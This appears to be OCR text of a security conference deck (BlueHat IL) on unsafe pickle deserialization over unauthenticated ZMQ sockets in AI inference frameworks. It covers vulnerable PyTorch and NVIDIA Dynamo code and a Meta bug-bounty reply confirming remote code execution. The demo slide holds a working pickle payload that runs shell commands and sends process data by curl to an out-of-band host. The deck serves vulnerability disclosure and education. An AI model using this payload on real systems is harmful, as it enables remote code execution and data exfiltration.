```
cmd, _, hostname = pickle_loads(msg)
if cmd != "_hostname" or not isinstance(hostname, str):
    return None
return hostname
```

```
def _response(self, msg: bytes) -> None:
    unpickled: NamedTuple = pickle_loads(msg)
    self._context._produce_message(self, unpickled)

def handle_message(self, ctx: "Context", msg: bytes) -> None:
  cmd, proc_id, *args = pickle_loads(msg)
```

TorchMonarch - deserialization of untrusted data leading to RCE via ZMQ socket

Inbox ×

Facebook <case[redacted]@support.facebook.com> Tue, 2 Dec 2025, 23:58

to me

Hi Avi,

I'm writing to provide an update on your submission. Following our investigation, we've had a thorough discussion with the product team about the behavior you reported. You've identified a valid finding that could indeed allow remote code execution. However, there are a couple of limiting factors to consider.

The primary purpose of PyTorch distributed services is to run code, and as stated in the documentation (https://github.com/pytorch/pytorch/blob/main/SECURITY.md#using-distributed-features), "PyTorch Distributed features are intended for internal communication only. They are not built for use in untrusted environments or networks." Additionally, the documentation notes that "if you run a PyTorch Distributed program on your network, anybody with access to the network can execute arbitrary code with the privileges of the user running PyTorch."

The code you pointed out is not part of our public API, and we don't expect it to be widely used. Nevertheless, your submission highlighted the need for some improvements. In the short term, we've decided to better document this behavior to raise user awareness. In the mid to long term, we're working on deprecating and replacing large parts of the repository, including the legacy API of monarch context.

We'll follow up with you regarding a bounty decision shortly.


Thanks,

[redacted]
Meta Security

NVIDIA

AI-Dynamo

Rust is great, right?




BlueHat IL

dynamo / lib / llm / src / engines / vllm / **worker.rs** ↑ Top


Code | Blame | 768 lines (697 loc) · 26.4 KB · Raw

```
310     async fn start_vllm(
397         let resp: RPCStartupResponse = Python::with_gil(|py| {
398             let pickle_loads = python_imports.pickle_module.getattr(py, "loads").unwrap();
399             pickle_loads
400                 .call1(py, (start_resp,))
401                 .unwrap()
402                 .extract(py)
403                 .unwrap()
404         });
405         tracing::debug!("vllm zmq backend is ready: {resp:?}");
406
407         Ok(proc)
408     }
```


Star History




Shadow MQ


MASTER NODE
(Head)
• Coordinates cluster
• Distributes work
WORKER NODE
ZMQ SOCKET
(tcp://*:50051)
⚠ No Authentication
⚠ No HMAC
⚠ Publicly reachable
Internet
can reach the socket

Inspecting the ZMQ handshake and banner



Internet Facing ZMQ Sockets



Agenda

01 AI security Space Overview

02 Patient zero (Meta Llama)

03 ShadowMQ Pattern

04 Code Heist

05 Endless Copy-Paste

06 Demo

Demo Time

BlueHat IL

```python
import base64
import json
import pickle
import zmq


# payload
class RCE:
    def __reduce__(self):
        import os

        URL = "http://get-your-own-interactsh-domain.oast.live"
        return os.system, (f"echo RCE && ps | base64 | xargs curl {URL} -d")


context = zmq.Context()

rce = RCE()
p = pickle.dumps(rce)
zmq_socket_types = [
    zmq.XPUB,
    zmq.XSUB,
    zmq.PUB,
    zmq.SUB,
    zmq.REQ,
    zmq.REP,
    zmq.ROUTER,
    zmq.DEALER,
    zmq.PUSH,
    zmq.PULL,
    zmq.PAIR,
]
```

